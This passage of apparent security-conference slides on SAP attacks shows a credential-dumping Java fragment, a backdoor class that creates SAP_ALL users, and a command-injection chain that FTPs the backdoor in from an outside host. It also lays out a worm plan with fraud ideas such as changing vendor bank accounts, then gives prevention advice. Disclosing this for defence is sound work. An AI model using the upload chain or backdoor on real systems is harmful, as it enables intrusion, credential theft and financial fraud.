        text += ("LogonUser \t" + bundles[i].getLogonUser() + "\n");
        text += ("LogonPassword \t" + bundles[i].getLogonPassword() + "\n");
        text += ("SystemNumber \t" + bundles[i].getSystemNumber() + "\n");
        text += ("LogonClient \t" + bundles[i].getLogonClient() + "\n\n");
    }
    save(text, _file);
    Thread.currentThread().setContextClassLoader(origClassLoader);
}
```

Backdoor

We created little *SAP Backdoor* realized as java class. Which can:

Backdoor

We created little *SAP Backdoor* realized as java class. Which can:

Get JAVA RFC destinations users and passwords

Backdoor

We created little *SAP Backdoor* realized as java class. Which can:

Get JAVA RFC destinations users and passwords

Connect using them to ABAP servers

Backdoor

We created little *SAP Backdoor* realized as java class. Which can:

- Get JAVA RFC destinations users and passwords
- Connect using them to ABAP servers
- Read any ABAP table

Yes! We can.

We created little *SAP Backdoor* realized as java class. Which can:

- Get JAVA RFC destinations users and passwords
- Connect using them to ABAP servers
- Read any ABAP table
- Create users with SAP_ALL profile in ABAP engine

Backdoor upload

```
…………
CMDLINE=cmd /k echo open $ftp>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo $f_user>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo $f_pass>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo lcd $sap_dir>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo binary >> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo mget Door.class>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo bye>> 123.txt,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo FTP -v -i -s:123.txt>> 456.bat,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo move Door.class                    $sap_dir\\SM1\\DVEBMGS00\\j2ee\\cluster\
\server0\\apps\\sap.com\\*******anyapp***     ****\\root\\WEB-INF\\classes\\com\\sap\\ >>
456.bat,WORKDIR=$sap_dir",
CMDLINE=cmd /k echo del 123.txt >> 456.bat,WORKDIR=$sap_dir",
CMDLINE=cmd /k 456.bat,WORKDIR=$sap_dir",
CMDLINE=cmd /k del 456.bat,WORKDIR=$sap_dir",

$url/?param=com.*********.Door;GETUSERS;FILE=bla_$random_number");
…….
```

Running OS commands

DEMO

SAP Worm?

2002 SAP Virus by Jochen Hein

SAP Worm?

2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

SAP Worm?

2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov

SAP Worm?

2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov

2010 ABAP-worm concept by Ertunga Ashal

SAP Worm?

2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov

2010 ABAP-worm concept by Ertunga Ashal

2011 New SAPocalypse worm

ERPScan
Security Scanner for SAP

What issues?

SAP servers in search engines

What issues?

SAP servers in search engines

Auth bypass vulnerability in J2EE

What issues?

- SAP servers in search engines
- Auth bypass vulnerability in J2EE
- RFC connections to ABAP with powerful credentials

What issues?

- SAP servers in search engines
- Auth bypass vulnerability in J2EE
- RFC connections to ABAP with powerful credentials
- Default passwords in ABAP

What issues?

SAP servers in search engines

Auth bypass vulnerability in J2EE

RFC connections to ABAP with powerful credentials

Default passwords in ABAP

= SAPocalypse

Stage 1

Google hacking scan for vulnerable J2EE hosts

Stage 2

Exploiting J2EE hosts and uploading trojan

Here we can wait for a long time until real attack because backdoor is very stealthy

Stage 3

Obtaining all information about RFC connections

Stage 4

Creating backdoor users in pwned J2EE systems

Stage 5

Repeat

Profit 1

change vendor bank account number to yours

fast money

Easy to find

ERPScan
Security Scanner for SAP

Profit 2

Obtain FI information before publication and play on Stocks

Hard to find

need to clearly understand business or sell access to backdoor

Profit 3

Sell information about corporate secrets to competitors

Big money

need to know how to sell it and who will buy

Profit 4

Denial of service

Hacktivism?
Easy

?

A crushing blow

Prevention

Prevention:

- Install SAP note 1503579,1616259
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>
- Disable application that are not necessary

ERPSCAN WEB.XML check tool

Checking WEB.XML files for different missconfigurations

http://erpscan.com/products/erpscan-webxml-checker/

ERPScan
Security Scanner for SAP

ERPSCAN WEB.XML check tool

(1) **Information disclose** through error code. Checking for <error-page>

(2) **Auth bypass** through verb tampering. Checking for <security-constraint>.

(3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee>

(4) **Cookie stealing thought lack of SSL** for an authorization . Checking for <session-config>

(5) **Cookie stealing through XSS**. Checking for Httponly=true

(6) **Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode>,

(7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>

(8) **Unauthorized actions** by locally enabled invoker servlets.

Checking for <param>InvokerServletLocallyEnabled</param>

(9) **Invoker servlet bypass** . Checking for /* and /servlet/* in

<security-constraint >

ERPScan
Security Scanner for SAP

Tool DEMO

Conclusion

It is possible to protecting from almost all that kind of issues and we are hardly working with SAP to make it SECURE

SAP Guides

Regular Security assessments

Scanning

More reading

It's all in your hands

Future work

Many of the researched things cant be disclosed now because of good relationship with SAP Security Response Team which I would like to thank for cooperation. However if you want to see new demos and 0-days follow us at @erpscan and attend feature presentations:

See ya **25 October - Miami USA at HackerHalted**

Greetz to
erpscan crew who helped: Dmitriy Evdokimov, Alexey Sintsov, Alexey Tuyrin, Pavel Kuzmin and also my friend Anton Spirin. And HITB Crew